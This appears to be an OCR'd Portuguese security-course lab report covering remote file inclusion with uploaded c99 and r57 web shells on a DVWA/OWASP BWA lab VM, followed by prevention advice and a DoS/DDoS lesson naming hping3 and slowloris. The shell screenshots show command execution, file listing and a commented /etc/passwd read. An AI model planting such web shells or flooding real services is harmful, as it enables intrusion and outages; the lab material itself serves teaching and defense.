


RFI — inclusão remota / uso de backdoor (r57)




Arquivo Máquina Visualizar Entrada Dispositivos Ajuda
bWAPP - Portal
bWAPP - Missing Functio
localhost/c99.txt
10.0.2.4 - c99shell
10.0.2.4/dvwa/hackable/uploads/c99.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
!C99Shell v. 2.0 [PHP 7 Update] [25.02.2019]!
Software: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1. PHP/5.3.2-1ubuntu4.30
uname -a: Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode:
/owaspbwa/dvwa-git/hackable/uploads/
Free 1.18 GB of 7.23 GB (16.38%)
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
Owned by hacker
Listing folder (3 files and 0 folders):
Name Size Modify Owner/Group Perms Action
LINK 08.10.2025 19:42:04 www-data/www-data
LINK 08.10.2025 19:29:40 www-data/www-data
c99.php 146.31 KB 08.10.2025 19:42:04 www-data/www-data
dvwa_email.png 667 B 10.07.2013 20:42:12 www-data/www-data
mini2022.php 8.17 KB 08.10.2025 19:40:17 www-data/www-data
Select all Unselect all With selected: Confirm
:: Command execute ::
Enter: Execute
Select: Execute
:: Search ::
(.*) - regexp Search
:: Upload ::
Browse... No file selected. Upload
:: Make Dir ::
/owaspbwa/dvwa-git/hackable/uploads/ Create
:: Make File ::
/owaspbwa/dvwa-git/hackable/uploads/ Create
:: Go Dir ::
/owaspbwa/dvwa-git/hackable/uploads/ Go
:: Go File ::
/owaspbwa/dvwa-git/hackable/uploads/ Go
--[c99shell v. 2.0 [PHP 7 Update] [25.02.2019] maintained by KaizenLouie | C99Shell Github | Generation time: 0.0112]--


10.0.2.4/dvwa/hackable/uploads/r57.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
r57shell 1.22
08-10-2025 19:44:32 [phpinfo] [php.ini] [cpu] [mem] [tmp] [delete]
safe_mode: OFF PHP version: 5.3.2-1ubuntu4.30 cURL: ON (Array) MySQL: ON (5.1.41)
Disable functions : NONE
HDD Free : 1.18 GB HDD Total : 7.23 GB
uname -a : Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
sysctl : Linux 2.6.32-25-generic-pae
$OSTYPE : 0
Server : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/
id : uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd : /owaspbwa/dvwa-git/hackable/uploads
Executed command: ls -lia
total 256
344672 drwxr-xr-x 2 www-data www-data 4096 Oct 8 19:44 .
344670 drwxr-xr-x 4 www-data www-data 4096 Oct 8 19:29 ..
470465 -rw-r--r-- 1 www-data www-data 149821 Oct 8 19:42 c99.php
344673 -rw-r--r-- 1 www-data www-data 667 Jul 10 2013 dvwa_email.png
470458 -rw-r--r-- 1 www-data www-data 8365 Oct 8 19:40 mini2022.php
470467 -rw-r--r-- 1 www-data www-data 76257 Oct 8 19:44 r57.php
:: Execute command on server ::
Run command
Work directory /owaspbwa/dvwa-git/hackable/uploads Execute
:: Edit files ::
File for edit /owaspbwa/dvwa-git/hackable/uploads Edit file
:: Aliases ::
Select alias find suid files Execute
:: Find text in files ::
Find text text
In dirs /owaspbwa/dvwa-git/hackable/uploads * (/root;/home;/tmp)
Only in files .txt;.php * (.txt;.php;.htm)
Find
:: Search text in files via find ::
Text for find text
Find in folder /owaspbwa/dvwa-git/hackable/uploads * (/root;/home;/tmp)
Find in files *.[hc] * you can use regexp
Find
:: Eval PHP code ::
/* delete script */
//unlink("r57shell.php");
//readfile("/etc/passwd");
Execute
:: Upload files on server ::



Prevenção (Aula 5)

- Valide e normalize caminhos; use **whitelist** de arquivos permitidos.
- **Desative** inclusão remota (ex.: `allow_url_include = Off`).
- Restringir uploads por tipo, extensão e tamanho; verifique conteúdo do arquivo no servidor.
- Configure permissões corretas e isole aplicações (chroot/containers).
- Monitore logs e bloqueie padrões de directory traversal.

Aula 6

Tema: *DoS / DDoS*

Ferramentas: hping3, slowloris, scripts de teste (em laboratório controlado)
Técnica: Negação de serviço (volumétrico, protocolo, aplicação)
Defesa: Rate limiting / balanceamento / mitigação em rede


- **DoS:** sobrecarrega um serviço a partir de um único ponto.
- **DDoS:** ataque distribuído a partir de muitos hosts.


Etapas Realizadas

Comandos no terminal / testes controlados

- Acessando o usuário root

- Comando hping para iniciar requisições em massa





Prevenção (Aula 6)

- Use **rate limiting** e thresholds por IP/endpoint.
- Adote **CDN** e **load balancer** para absorver tráfego.
- Habilite **SYN cookies** e proteções de camada de rede.
- Implemente WAF e serviços especializados de mitigação DDoS.
- Monitore tráfego e tenha um playbook de resposta.